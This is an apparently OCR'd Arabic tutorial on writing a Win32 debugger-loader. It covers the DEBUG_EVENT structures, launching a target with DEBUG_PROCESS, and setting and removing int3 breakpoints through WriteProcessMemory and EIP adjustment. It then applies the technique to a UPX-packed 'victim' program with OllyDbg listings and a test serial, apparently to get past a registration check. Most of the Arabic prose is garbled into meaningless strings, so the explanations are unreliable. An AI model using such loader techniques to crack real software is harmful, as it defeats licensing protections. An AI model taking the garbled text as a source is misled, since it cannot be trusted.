يدعي دهدد عُيزو ،شُبّخ ِپخ وخ تُملمح دي غُدوُز فـيؤُهظن ؤ هتُمظخ غخَّ للأخ ،رُ عُ ،ٌ ي عح صُهجز خ يِ ٌ

typedef struct _DEBUG_EVENT {	فـيتُملمحخ ئيچوبـريچكُتُيظ هدي كِؤ صيتُمظخ غخَّ للأخ ،رُ ي عح صُيز
DWORD dwDebugEventCode;	صُپدعِپخ چُتُپخ نبتَ زؤ هتو ،ئيچوُز كُتُظ هدبكؤ ،ئو ُپخ غضخي تُيط صُسيذ هـ، شُويتَ ُپدتُؤو ،ئيچوبريچ فـي هدبغُد غؤُا دعؤُهعتَ . u . u.Exception فـي ٣س ١پدزو ،تُ ُ اُعِپدز : CREATE_PROCESS_DEBUG_EVENT فـي ٣س ١پدز . u صُسيذ فـي ضدچيخ*ظذ ،ُظ . كُتُدعِپخ تُؤ هجُچُمدتـه ئيچوبريچ . u.CreateProcessInfo : CREATE_THREAD_DEBUG_EVENT شُ ُ- Thread هدوب ،كُتُدعِپخ ُ ئي ئيچوبريچ ظُـ چ*حيچدهتـد يف خپسي ُصu. u.CreateThread . : EXIT_THREAD_DEBUG_EVENT . uصُسيذ فـي دتـهدچيخ*چ ،ُظو كُتُدعِپخ ُ ئي ئيچوُز فـي طتُخ ُ Thread تـديُ زديپ ١س ٣ u.ExitThread . : EXIT_PROCESS_DEBUG_EVENT . uصُپزخ فـي ؤلا ُ خ صتُ؛ ضدچيخ*چ ،ُظو ،ئيلا ُ ب تـه ئي كُتُيعِپخ ُ ئي ئيچوبريچ زديپ ١س ٣ u.ExitProcess . : LOAD_DLL_DEBUG_EVENT دتـهدخيخ*چ ُ ُ ُ

union {	ص ي ز ت ق ن ي: ص ي ت ع خ و ز ص ي خ ي ض د ي ز و . ص ب ت ع خ و ز ص ي خ ي ت ع ا د ز و خ ل ح.
EXCEPTION_DEBUG_INFO Exception;	ي ز ب ر ب و ج ي خ ف ب ص ن ظ ض خ د ي ن ع ل خ ا ض ح ي ح * ج ./ خ و ز
CREATE_THREAD_DEBUG_INFO CreateThread;	ك. ت ي ع خ ي ي ز ب ر ب و ج ي خ د ح ي ت ي خ Threads ب خ ض ح ي ح * ج
CREATE_PROCESS_DEBUG_INFO CreateProcessInfo;	ك. ت ي ع خ ي ي ز ب ر ب و ج ي خ ض ح ي ح * ج
EXIT_THREAD_DEBUG_INFO ExitThread;	ك. ت ي ع خ ي ي ز ب ر ب و ج ي خ د ث ح و ي ت خ Threads ب خ ض ح ي ح * ج
EXIT_PROCESS_DEBUG_INFO ExitProcess;	ك. ت ي ع خ ي ي ز ب و ج ي ز و ط د ث ت ض ح ي ح * ج
LOAD_DLL_DEBUG_INFO LoadDll;	ك. ت ي ع خ ي ي ز ب و ج ي ز د ح ي ت خ ص ص ع ظ ب ط ض ح ي ح * ج
UNLOAD_DLL_DEBUG_INFO UnloadDll;	ك. ت ي ع خ ي ي ز ب و ج ي ز د ل ت خ ص ص ع ظ ض ح ي ح * ج
OUTPUT_DEBUG_STRING_INFO DebugString;	ج * ح ي ج ض ل ب ي خ ص DebugOutPutString .) ب ه و ع ه و ع د (
RIP_INFO RipInfo;	ك. ت ي ع خ د ي ك ي خ ي ا ي خ د ه و ز ب ط ض ح ي ح * ج (د ع و ه و ب)
} u;	
} DEBUG_EVENT;	

ص ي خ ب ي ص ي ت ي ف ي ت ت ب ن د ه ط ل. ي ز ب و ج ي ك ز و ه و ع د ز ي ع ا د ت ب ن د ه ط ب ي ت ي ف ي ت ي ت ح خ ي ت ح ا ل ل خ ا ض ا ل ظ ح ,

EXCEPTION_DEBUG_INFO

ي ز ص ح ي ظ ا ل ت ل ب ا ل ل ع د ه ي خ ي ل غ ي ف ي ر ب و ج ي ي ز و ي د ي ع ي ت ي د ي:

typedef struct _EXCEPTION_DEBUG_INFO {	
EXCEPTION_RECORD ExceptionRecord;	ي ز ص ح ي ؤ ي خ ي ز ./ خ ا ل ع ي د ي خ ض خ ظ ض ت ي. ص و ت و ا ط * ي و ي ز .. ؟ ي ز ص ح ي د ه ع ت ب د ي ع ي د ي: typedef struct _EXCEPTION_RECORD { DWORD ExceptionCode; DWORD ExceptionFlags; struct _EXCEPTION_RECORD *ExceptionRecord; PVOID ExceptionAddress; DWORD NumberParameters; DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS]; } EXCEPTION_RECORD;

:كـلـ

: ExceptionCode

.ثـدهـيـجـص*جـبـخـقـوىـؤغـلـپـخ ءدىـئـعـلـاخ ىـو

EXCEPTION_ACCESS_VIOLATION

فـدـصـزدعـبـخ ـوـلـاىـج ؛صىـ*ج صـزدز ـنـخىـى، وذـبـبـخـكـثـىـعـخ ـىـئـچـورـ صـپـوـنـگ ءدىـكـؤ ءدىـئـعـخ

.ثـصـزدعـخـپ ـدونـخىـى، ـاىـظـوؤ ،ثـشـءـخـثـپ ـكـنـخىـى،

EXCEPTION_BREAKPOINT

ائـظ صـثـو ىـطـنـخـد، ـلـظ ءدىـكـؤ ءدىـعـغـ غـولـ صـمـخ*عـپـخ ـريـدلـپـخ فـدـو ،صـ*ثـدـچـ ىـو

يـمـء*ظـدـچـاو ىـو ،ائـظـصـثـو ىـو ءـچـءدىـعـغـخـحـشـوـولـاخ يـو . Int3 OllyDbg

.ائـظ صـثـو ،ءـو

EXCEPTION_FLT_DIVIDE_BY_ZERO

.0خ، صـمـؤ صـخـم، ـدىـب كـثـىـعـخ ـىـئـچـورـ صـپـوـنـگ ءدىـكـگـعـدـو خـ

EXCEPTION_SINGLE_STEP

دـىـتـو ،ءـدىـعـطـاخ ـو*ظ OllyDbg فـدـ Tracing صـبـو ـتـئـچـ؛ ـس ـعـيـخ ءدىـكـؤ غـلـ ءدىـعـغـ

ـظـدـمـؤـوؤـىـلـا ـب ـتـلـم ـغـ ـچـئـچـدـوـبـرـپـخ فـدـضـو ـاو ـتـپـخ ـضـدـمـخ*عـپـخ ـيـ، صـ*ج ـچـ

EXCEPTION_STACK_OVERFLOW

. OverFlowStack ـپـىـل ءدىـكـؤ ءدىـئـعـخ ،ءـدـشـخ ـچـ صـم، خـو

: ىـدـعـيـدـت ـو MSDN فـدـگـهـخ ـضـخ ءدىـئـعـخ ،ـر ـپـىـل ـضـدـچـىـخ*ظـخ ـچـ ـمـخـپ

EXCEPTION_ACCESS_VIOLATION
EXCEPTION_ARRAY_BOUNDS_EXCEEDED
EXCEPTION_BREAKPOINT
EXCEPTION_DATATYPE_MISALIGNMENT
EXCEPTION_FLT_DENORMAL_OPERAND
EXCEPTION_FLT_DIVIDE_BY_ZERO
EXCEPTION_FLT_INEXACT_RESULT
EXCEPTION_FLT_INVALID_OPERATION
EXCEPTION_FLT_OVERFLOW
EXCEPTION_FLT_STACK_CHECK
EXCEPTION_FLT_UNDERFLOW
EXCEPTION_ILLEGAL_INSTRUCTION
EXCEPTION_IN_PAGE_ERROR
EXCEPTION_INT_DIVIDE_BY_ZERO
EXCEPTION_INT_OVERFLOW
EXCEPTION_INVALID_DISPOSITION
EXCEPTION_NONCONTINUABLE_EXCEPTION
EXCEPTION_PRIV_INSTRUCTION
EXCEPTION_SINGLE_STEP
EXCEPTION_STACK_OVERFLOW

	خ ٣ ث دى م هَ ، ى س دى خ ب ل هَ م دى خ ب ل هَ م دى خ ب ل هَ م

EXIT_THREAD_DEBUG_EVEN

typedef struct _EXIT_THREAD_DEBUG_INFO {	Thread يخرج الخيط
DWORD dwExitCode;	0 يعني أن الخيط خرج بنجاح
} EXIT_THREAD_DEBUG_INFO;	

EXIT_PROCESS_DEBUG_EVEN

typedef struct _EXIT_PROCESS_DEBUG_INFO {	العملية خرجت مع رمز الخطأ
DWORD dwExitCode;	العملية خرجت مع رمز الخطأ
} EXIT_PROCESS_DEBUG_INFO;	

LOAD_DLL_DEBUG_INFO

typedef struct _LOAD_DLL_DEBUG_INFO {	العملية تحمل مكتبة DLL
HANDLE hFile;	مقبض الملف
LPVOID lpBaseOfDll;	عنوان ImageBase في الذاكرة
DWORD dwDebugInfoFileOffset;	الإزاحة في الملف
DWORD nDebugInfoSize;	حجم معلومات التصحيح
LPVOID lpImageName;	عنوان سلسلة الأحرف Unicode
WORD fUnicode;	
} LOAD_DLL_DEBUG_INFO;	

UNLOAD_DLL_DEBUG_EVEN

typedef struct _UNLOAD_DLL_DEBUG_INFO {	العملية تفرغ مكتبة DLL من الذاكرة
LPVOID lpBaseOfDll;	عنوان الذاكرة
} UNLOAD_DLL_DEBUG_INFO;	

...ومعلومات Trace وتوابع التصحيح الخاصة بالعملية

BOOL ContinueDebugEvent (	يعيد TRUE إذا نجح
DWORD dwProcessId	معرف العملية الذي أرسل الحدث Id CreateProcess

DWORD dwThreadId	ص.ص أخذ Thread ز ظدخ Id يخ : ى Id ويص hThread . جالل٩ص
DWORD dwContinueStatus	يدلأخ يهم ،ص ك ثى عيخ صيخ ثم ع إ DBG_CONTINUE ء دى ع ع ل خ ب ك ثى ظ ف ف ي ج ى ب ر ب و ج ى خ إ ظ DBG_EXCEPTION_NOT_HANDLED ض خ ع ع ا خ ص ا ع ي خ ن ع ب ر ب و ج ى خ ب ظ ص ب ر ص٩لاخ . ج ظ ي ، ج ث ج * ع خ ف ي ح ن و ر ك ب ي ، إ ظ ز ب ر ب و ج ى خ
) ;	

فيوز جد*و دمي ى دعيب ي ث م* ي .ش ت خ ي ا ل ب و ث م ك ث ى ظ ه* ظ ، و ى ج ى ب ر ي Attach ث م ، ص ب و ب ي ى OllyDbg
ع ي خ ي خ ي ص DebugActiveProcess .

BOOL DebugActiveProcess (	.طمخ ب خ TRUE ، ظ ، ك ث ى ع خ ي ث و ه ج ى ب ر ب و ج ى Attach ث م ، ص ي خ .ث ي ز ي ث* ي خ
DWORD dwProcessId	ل إز ح ، ي ى ض ب ث ن و ، ث ظ ح و ي خ ى ب ر ب و ج ى ز ظ Pid يخ ك خ ض خ ي process- ج ث TaskMan و Kernel Detective
) ;	

ص.ج ى ل أ ي ص ى ظ ص ي ع ي ث ش خ ي ا ث ش ي م و ، خ ي خ ي ق ش ث ش د ى ن و ى ى ه خ و ث ى ن

ح ك ي ت ك ا ي ت ك س : أ ث 2.

ي ه ز خ ي ي ت و ص ج خ ح و ى ر ع ى ش ش ث ا خ ي ي ف ي Debugger ي خ ث ف ي ت ع ى ، و ز ٣ ، Debbugers ق ، ث ى خ ي
و خ ي ث ظ ى خ ن.

ٍّ ثيخبريخدُعوخ شٍدوهبشوإظخصبخَيدُتسئ هجدىلُ دمة : ىدعيخ تثتيدز دعالاُمخد هتنو GetOpenFileNameA

:ىدعيخ تثتَيدز صبخَيخ يٍّ ىدعدثيخ صُىسيخ ىوهج وأجج إَ*ظُاوؤ

```
OPENFILENAME ofn;
```

ٍّ ،دهمُثظَ وثيخ ضدائظخدثثَ رٍل صُىسيخ جدُو وُأظثم ٍّ يخ وأعظخيٍّ ىدعمعَ ثم . exe صحُ ٍّ هجَدس يدَ
بعظَ ىجدوبريخدَ جٍ أمىَ

صبخَيدز صُىسيخ وأظروبيٍ ،صبخَيخ خ, كُأ خٍّ و دَ دندثجنىَ هيرىدأيخ فيو ض د*ملمجخ ٍ*ز فيصُىسيخ إَ*ظ ءدىكؤ
وس تَوأجج ووؤ دٍّ دُو صُىز ثثيُجلأخبيتو RtlZeroMemory.

:ىدعيدةُ*ىؤ بظخ ٌ أحد وأعظ ىدعد صُىسيدُ دىخُ دمة

```
char FileTarget[256];
```

:وأعظخو صُىسيخ ُأو ثم

```
ZeroMemory (&ofn,sizeof(ofn));
ZeroMemory (FileTarget,sizeof(FileTarget));

ofn.lStructSize = sizeof(ofn);
ofn.lpstrFilter = "Win32\0*.exe";
ofn.lpstrFile = FileTarget;
ofn.nMaxFile = 256;
ofn.Flags = OFN PATHMUSTEXIST | OFN FILEMUSTEXIST;
```

:دٌدَسعوخ ,ىدعيدةُ صبخَيخ وثم

```
if(GetOpenFileNameA(&ofn))
{
      //                                    ةنالذنا تحجَ ٌ إ زيفُتذيشَ يزنا دىكنا
}
```

؟مُثظَ وٍّ يخ ىجدوبريخدَ وزدز دمئزبً*ز خٌجو

: ى دعيدبّ دهخُأعِىُ . CreateProcess صپخَّپخ َخ*أظ دج بپُو ،كُثىعپخ ص ُبدّ شُتَخِيذ وذ َخُمد رك

: خَّثُ ىظدپخ نثُ ؟GetStartupInfo صپخَّپخ ُتِظُ بپُ ثسى هثپ

:ى دعيدبّ دقوأُظ ثه ى عپخَّپخ ىّ دعدثپخ ض دُى س پخ إَ*ظ رك لَ اوؤ

```
STARTUPINFO sinfo;
PROCESS_INFORMATION pinfo;
BOOL Result=FALSE ;

ZeroMemory(&pinfo,sizeof(pinfo));
ZeroMemory(&sinfo,sizeof(sinfo));
```

. BOOL صمُى ،ـُظ CreateProcess صپخَّپخ نؤ ُتِظ ؟ Result وأعظذ أ*عز طمئ خُدظ

```
GetStartupInfo(&sinfo);
Result=CreateProcess(FileTarget,0,0,0,0,DEBUG_PROCESS+
DEBUG_ONLY_THIS_PROCESS,0,0,&sinfo,&pinfo);
```

... ،زدظ ؟ صُپدعپخ ش ىطخ دج.شُتِخپخ فدِ إىىعج دىغوُز كس ؤ ىُ دُ

.شُثُاپخ يِهُ فدَخَهُـ َتَ بپِپ كثىظذ فدِ جهظذ ءَصخ ىُ خِهُ

: ىدعِذ ثُتِّيز مرثُضذ

```
while(Result)
{

}
```

.ًسَهُىُ ذخىصخ أَ*ىُ ؟صثُخضخ هج ىُم ثجهثپو .صثُخضخ ثوَهُ شُتِخخِيثجدوبر پخ ثُمحفدِكىّ خُب َوؤُ ؤ

إنعجىُ َهُتؤ ؟ ثجدوبر پذ صپدلِهُ إُتِ ؟صثُخضذ ثُوي نؤ*َ خُدج صرِيخِذهج إىظهثپ !! CreateProcess رو بپپ
خَهُـ دُهُتِعظ بپؤ ه٩و WaitForDebugEvent صپخَّپذز بپُو كُثىعپخ صثُ پم َپدوبب

:ى دعيدبّ صپخَّپخ يِهُ فدِ صچىعظ صُىس پخ إَ*ظ رك و ،دمهلُهُ ثمُنُعجخذز ىّ دعد صپخَّپخ يِهُ

```
DEBUG EVENT DebugEvent;
```

ص تُحضد تُوخي ص پچَخِ عُ وِ ثـه :

```
while(Result)
{
        WaitForDebugEvent(&DebugEvent,INFINITE);
}
```

؟كُ ثـدعيخ ص تُطُ فـيد كُس وِ ؤ ن ؤ ً*ً خ ُ مجـ ن خ

إُ تِ أُ *ظؤ ، ئجدوبريخ فـيد غَحـ ثـيخ غ خَ لَ لأخ ُ ر ص سنخُ ج رك ب پ ُ چ َ ص تُظخ چُ ثُ يخ ,خ َ ؟ ولأعظخ فـيد

dwDebugEventCode

. غ خَ لَ لأخ ر ئ خ ُ و و يَ ص تُظخ چُ ثُ يخ ر ِ ل ولأعظخ خ ِ ع Case Switch ثـه *ز خ ئ ثـ ئ ُ ب پ ِ پ و ً ؤ غَ لَ ه ص پ ِ لا ف ـ يد ك ُ ثـ ئ ُ عـ يخ پـ دمتبـ ثـه

ً خ ً ُ ـ ده *ـ خ َ ContinueDebugEvent پ ِ ش خ َ پ ِ دز ب پ ُ و ، ص ئ ثـ مظخ غ خ َ لَ لأخ ه چ عَ

ض خ ءدئ ءد ُ لَ ع ُ لأخ ِ ودفعيِ ي دعيِ ديِ دعدجِ ر ع ُ خ ثـ ن :

```
ContinueDebugEvent(DebugEvent.dwProcessId,
DebugEvent.dwThreadId,DBG_EXCEPTION_NOT_HANDLED);
```

ي دعيخ ثُ تِ ز ص تُجدبُ ص تُحضد ز ئ ظُ ي دعيِ ز و :

ش پ ً خ پ ِ دز ب پ ُ و ، دهحُ تِ ض خ ءدئ ي ع لَ لأخ ِ ودجيَ إ ا و ن ؤ ً *ز ContinueDebugEvent ز دطبِ ُ ص DBG_CONTINUE .

```
while(Result)
    {
     WaitForDebugEvent(&DebugEvent,INFINITE);
        switch(DebugEvent.dwDebugEventCode)
        {
            case CREATE_PROCESS_DEBUG_EVENT:

            break;

            case EXCEPTION_DEBUG_EVENT:
                ContinueDebugEvent(DebugEvent.dwProcessId,
                                   DebugEvent.dwThreadId,
                                   DBG_CONTINUE);

            break;

            case CREATE_THREAD_DEBUG_EVENT:

            break;
```

```
            case EXIT_PROCESS_DEBUG_EVENT:
                  Result = FALSE ;
            break;
        }

    Result=ContinueDebugEvent( DebugEvent.dwProcessId,
                               DebugEvent.dwThreadId,
                               DBG_EXCEPTION_NOT_HANDLED);
}

CloseHandle(pinfo.hProcess);
CloseHandle(pinfo.hThread);
ExitProcess(0);
```

ك.ثـ.و ُ ِخ ِپ ِربوچ ثِ ب ُالول ُ ى ُ ص ثـ ُحضخ ه چ ثِ و ُطخ ٢ ُ ن ُوو ،ص ثـ ُحضخ ه چ ثِ و ُطخ ً *ز ِ ثدثـ ُظخ ُول ُابو ك ثـ ُى ُظخ ُول ُاب ً ى و ِه ُ ب ُالا

ص:ح ُخ ُأل ِچ ثِ ث ُش ُأ ِپ ُ ه ُو ُ.ك ثـ ُى ُع ِپ ِخ ُص ثـ ُحدى ُه ُن ُى ُو ُ ى ثـ ُن ُو ِب ِخ

	Debug1.cpp ج ُذ ز ض ثـ ُظخ فـ ِي ً ى ف ِعـ ُ ث ِجدِ ث ِتـ ُز ِ ي ِثـ ِخ

١ ُ ُ ُ ُ ُ ِعـ ً ا ِي ِتـ ِفـ ِي ٤ ِاچ ِتـ ِغا ع ُ ُ ُ ُ ُ BP ِقـ ِطـ ُ ت ُ ِقـ ِعـ ُ ِنـ ُ ١ـ ِب ُ ن :ً ا ِچ ِاثـ 3.

ِخ ِپ ُ ث ُش ُأ ِپ ُ ه ُو ُ ِي ِه ُ ى ِب ِد ِهـ ُ ِب ِو ِد ِهـ ُ ى ِم ِ ى ُ ِخ ِز ِع ِث ُ ِب ُ ِي ُ ى ُ ِو ُ ،ً ُ ِي ِخ ِفـ ِي ِچ ُأ

إلى نوع تنفيذ وو صدج صمخطط نخدد تدى، ووج جدو دمة Op Code ج ى، خب Op Code يخع خمص int3 ى 0xCC
.)0CCh(

صيخذ تمعى بيب WriteProcessMemory صمخعيخ مزدعب 0xCC صدو ، و تسى هب ،ى، إنعيخ يخظذ نخى ى يخ ى،
بشخخيخ أيخ خع ىدعمى، ىجدوبرخيخ ىاعيخ ،دو بيب صخجلأذ صمخعيخ ٧ أى نؤ رك إى يظ ReadProcessMemory .

```
void Set_int3_BP(HANDLE hProcess,void* Address,char *OriginalOP)
{
    char int3_OP=0xCC;
    ReadProcessMemory(hProcess,Address,OriginalOP,1,0);
    WriteProcessMemory(hProcess,Address,&int3_OP,1,0);
}
```

ى خى يخ خ، جضخخ عجوذز صكلاىز صيخي إعز دى مذ ثي ظدمة:

)1 hProcess : شبتخخيثملمخ ىجدوبريخسثجـ.

)2 Address : ى خى يخ ى يظ صدو ، و ىو يخ ن خى ى يخ ى.

)3 OriginalOP : إى يظ صدو ، و تسى صخجلأذ صمخعيخ ٧ امى يب.

؟قتي اطك ايظإب ن

دخذ دوؤ الال٧ .عدىعخ ثل ن خى ى يخ خى ى، Int3 صمخعيخ ىاعيظ عدىكأ 0x004010E4 ن خى ى يخ فدإى يظ صدو ، و ىو دوؤ عاو
ى دج int3 خيخ Code OP يخ ن لأل خى ز يخى ى EIP ى يتيخ ،دجى ذأظذ نؤ و ض او صمخعيخ ي ى ن ؤ ،د ى يظ ى،
.ل خ و طدز ل ابـ

و ن خ ثل عدىعل اذ ن ب 0x004010E5 = EIP بنعب يخ ك ثظذ غضخ ى، ىجدوبريخ إى ؤ خ
.EXCEPTION_DEBUG_EVENT ت اپ؟إنعيخ صدو ت و ىو إتو ؟٣س اپدز ن خى ى يخ خى فدي ثل عدىعل اذ ن ؤ أ و إتب ن خ
:صيدعيخ صدديخ ./نسظخ ي ن دخ، دج بب ى

./ى و ه ج ىو ؤ أ يب عدىعل اذ ب ع ن ؤ ر ك ل او ؤ EXCEPTION_BREAKPOINT يخ رخ ب خى ثو بب ب ن دتخ ب .
Context صيخيز ك ثدعيخ ى ىجدوبرخيخ GetThreadContext ت ن ؤ ز ContextFlags=CONTEXT_FULL
. دهمتاز صى سيخ رخصـ

- يخ نَدْتو بيپُ*ز ثـه EIP جه خيپ-Context يَوى,إئعيخَ ُ ُ ُو ُيپ خ نخ ى*پ خَاو ى ُ ندتخُب ى ُ ددعيدلفـيـ .
ضِاو صُمُ ُ خ*ع يپ خ نأ لن خ ى*خِيِ 1 دىاً ٠ ؤ ى ًوؤ ُ تِظ 0x004010E5.

ِ ُو ،دهعيپ خ تز خ ى ثـ ظ ص ُ ُ ز ص يپ خ ي ص ز دغيت بيپ ُو ،إئ ى ع يپ خ ص ه ثـ و ص يپ خ تز خ ى ثـ ى ُ ن خ ،َ ُ ُ ُو ُ ُيپ خ ن خ ى*پ خ َ ى,َ دجدد إئ ى ع ج ى ج ى ثـ جدوبر يپ خ ن خ ى ُ ه ُ
:ص ه ٠ خ و

```
void Remove_int3_BP(CONTEXT *cntxt,HANDLE hThread,HANDLE hProcess,void*
Address,char OriginalOP)
{
    WriteProcessMemory(hProcess,Address,&OriginalOP,1,0);
    cntxt->ContextFlags=CONTEXT_FULL;
    GetThreadContext(hThread,cntxt);
    cntxt->Eip--;
    SetThreadContext(hThread,cntxt);
}
```

ى دضخ Context يـ يخ ر ع يـ خ ى ثـ ظ ثـ ه int3 ذ د ُ دو و ٰ ثـ يخ ص ُ ح ِ ل أ خ ص ُ م ُ ح*ع يخ ٪ دَ تز خ ى ثـ ظ پ و ل أ خ ف يـ ؟ص پ خ َ پ خ ي ِ ُ ثـ م*ظ إ ُ تِ ك ٠ ى ى ُ
ز َ ُ ُ ُ ن خ د ى, إ ثـ و د و ؤ ُ تِ ظ . ئ ج د و ب ر خِ يـ خ ثـ و ن ؤ ر و ب پ ي ،ي َ ى, د ئ ظ ُ يـ خ ن خ ى*پ خ ه, 1 ي د*و ِ ثـ ِ ل خ ى ز EIP
SetThreadContext . ص يخَ ِ ز ئ ج د و ب ر خِ يـ ج ِ ع ِ ذ ،ُ و ثـ ه ،ص ُ خ ل أ ذ ص م ُ ح*خِ يـ

؟إئ ى ظ ص ه ثـ و ١, و ن ؤ ر ك ت ج : َ ِ ا و ق ُ ه َ َ ُ ُ پ خ پ خ إ ِ پ خ و

خ ِ ُ ،ش ُ تِ خ خِ يـ أ ُ ع ئ ج د و ب ر يـ خ ثـ م ح َ*ز ش ُ ذ س ج د ه*٠ و ب ثـ ت

```
Result=CreateProcess( FileTarget,
                      0,0,0,0,
                      DEBUG_PROCESS+ DEBUG_ONLY_THIS_PROCESS,
                      0,0,
                      &sinfo,
                      &pinfo);
Set_int3_BP(pinfo.hProcess,(void *)0x004010E4,&OriginalOP);
```

و) ظِ تِ ُ ئ ح د: "و" (ن ث ب و ٠ * ه د ي ف خ ض غ CREATE_PROCESS_DEBUG_EVENT ُ تِ خ :

```
switch(DebugEvent.dwDebugEventCode)
    {
    case CREATE_PROCESS_DEBUG_EVENT:
                    Set_int3_BP(pinfo.hProcess,(void *)0x004010E4,&OriginalOP);
        break;
```

؟متى الكود الإضافي ٢ت

ي:دعيدة ،ءدئ ءلاخ ى, إلنعيخ ءدكؤ دهيخبر ءنـ

```
case EXCEPTION_DEBUG_EVENT:
  if(DebugEvent.u.Exception.ExceptionRecord.ExceptionCode==EXCEPTION_BREAKPOINT)
  {
      cntxt.ContextFlags=CONTEXT_FULL;
      GetThreadContext(pinfo.hThread,&cntxt);
      if(cntxt.Eip==0x004010E5)
        {
            MessageBox(0,"We Are on the BP","On BP",MB_OK);
            Remove_int3_BP(  &cntxt,
                             pinfo.hThread,
                             pinfo.hProcess,
                             (void *)0x004010E4,
                             OriginalOP);
        }
  }
  ContinueDebugEvent(DebugEvent.dwProcessId,
                     DebugEvent.dwThreadId,
                     DBG_CONTINUE);
break;
```

ج خ پ ث ي ذ ج ا ل ف ذ خ ظ ض ث ظ د ب ث ع ث خ پ ذ ج ه م ص ج ؤ ج , خ پ ي . و ى خ ك ح

و ا د ى ف ج ذ ا ل ه ه ي ص ر , خ ه ا ل ض ؤ ك د ء خ پ ع ى إ ذ ف , ى ى خ ن ج.

ج ن ث ى خ ز ص خ ز ج ذ پ ج ع ث خ ذ ا ل ه , و ى ك ج ه ا ل پ ه ؛ ث ص ظ س , و و , ث ٣ ظ ى إ , ح ز و ج ذ ى ٢ ا ى ا ج و ى ى خ پ ذ ه ه ب ؤ ا د ه

ز غ ل ل خ ر أ ر ى ؤ ح ى خ ى ك ل ب ؛ ذ ظ خ ح ه , ح ى ى خ ح ف ذ ي د ذ ظ * ث ذ ؤ س ه ز ع ث ى خ ؤ

ي : ك خ پ ا م ص و ه ع ه خ د ذ ي د ع


OllyDbg : فيُحَزنخ .إهو صيدُوَ بيدوُ يدَوُوُيخو چُلاخ رخهَ

```
Address   Hex dump   Disassembly
00521190  $  60      PUSHAD
00521191  .  BE 00805100   MOV ESI,victim.00518000
00521196  .  8DBE 0090EEFF LEA EDI,DWORD PTR DS:[ESI+FFEE9000]
0052119C  .  57      PUSH EDI
0052119D  .  83CD FF OR EBP,FFFFFFFF
005211A0  .v EB 10   JMP SHORT victim.005211B2
005211A2     90      NOP
005211A3     90      NOP
005211A4     90      NOP
005211A5     90      NOP
005211A6     90      NOP
005211A7     90      NOP
005211A8  >  8A06    MOV AL,BYTE PTR DS:[ESI]
005211AA  .  46      INC ESI
```

F9 : ٠ٌخ ثه٣ ىد١ پ خ خِع ش ّ ُ ُ م ظ خ ش ّ ا ٌ پ خ و خ پ ّ و خ !؟ك ُ م ِ ُ د َ و ً َ َ UPX ٠ٌ٣ ب ا ظ إ ُ ت أ ُ *ظ ط و ؤ

```
005212BC  .  08C0    OR AL,AL
005212BE  .^ 74 DC   JE SHORT victim.0052129C
005212C0  .  89F9    MOV ECX,EDI
005212C2  .  57      PUSH EDI
005212C3  .  48      DEC EAX
005212C4  .  F2:AE   REPNE SCAS BYTE PTR ES:[EDI]
005212C6  .  55      PUSH EBP
005212C7  .  FF96 241F1200 CALL DWORD PTR DS:[ESI+121F24]
005212CD  .  09C0    OR EAX,EAX
005212CF  .v 74 07   JE SHORT victim.005212D8
005212D1  .  8903    MOV DWORD PTR DS:[EBX],EAX
005212D3  .  83C3 04 ADD EBX,4
005212D6  .^ EB E1   JMP SHORT victim.005212B9
005212D8  >  FF96 281F1200 CALL DWORD PTR DS:[ESI+121F28]
005212DE  >  61      POPAD
005212DF  .- E9 7854EEFF JMP victim.00406750
```

0x05212DF0 ن خ ى ى *پ خ ى ، ش ا ٌ پ خ ً پ ر ُ ً ظ ُ ً پ خ ن خ ى ى *پ خ و ب ً ج خ ث ز F8 ٌ٣ ا ١ ظ ل ا ن خ و ً خ ً ُ ُ - ي ُ ت ظ
ش ا ٌ پ خ :



0x040675C0: نخى*پ وخ تتعيعئ

```
Address   Hex dump   Disassembly
0040675C  55         PUSH EBP
0040675D  8BEC       MOV EBP,ESP
0040675F  83C4 EC    ADD ESP,-14
00406762  33C0       XOR EAX,EAX
00406764  8945 F0    MOV DWORD PTR SS:[EBP-10],EAX
00406767  8945 EC    MOV DWORD PTR SS:[EBP-14],EAX
0040676A  B8 24674000 MOV EAX,victim.00406724
0040676F  E8 C4D4FFFF CALL victim.00403C38
00406774  33C0       XOR EAX,EAX
00406776  55         PUSH EBP
00406777  68 21684000 PUSH victim.00406821
0040677C  64:FF30    PUSH DWORD PTR FS:[EAX]
0040677F  64:8920    MOV DWORD PTR FS:[EAX],ESP
```


!؟إئعيپخصهتودى*،وىلتئل خدجنب ةدمهخوييتيپخكسپؤنخ !!تئر

.دةز*يطلطتمشئخيفدئجدوبريخيبت ٣آ٠ بئىةشةتپخطلطتسئتئل دج.٣آ٠ ئجدوز UPX-ةجذ*ظدمة

؟پدةطپخ تسعم هةؤةدةىپو F9 ٣آ١ىپ نخ

ز* خپ١آ٣ ,خF9 ، ٠ وتهص ظئئإ ,ئMessageBox جه وال پ CommandLine يف OllyDbg ةنخ :

:خنةZool@nderدئؤص٠ب پل او هجوؤ



إئدعؤ "تقپعيخ هجؤتد" ٣آ٠ خ تمه 1111111111111 ىةپدةطپخ و AT4RE هةپو ،پدةطةةؤ جذةؤ رعتخته

OllyDbg يف ةنخ خظئدن :

```
Hex dump        Disassembly
8BFF            MOV EDI,EDI
55              PUSH EBP
8BEC            MOV EBP,ESP
833D BC143F7E 0 CMP DWORD PTR DS:[7E3F14BC],0
74 24           JE SHORT USER32.7E3D081C
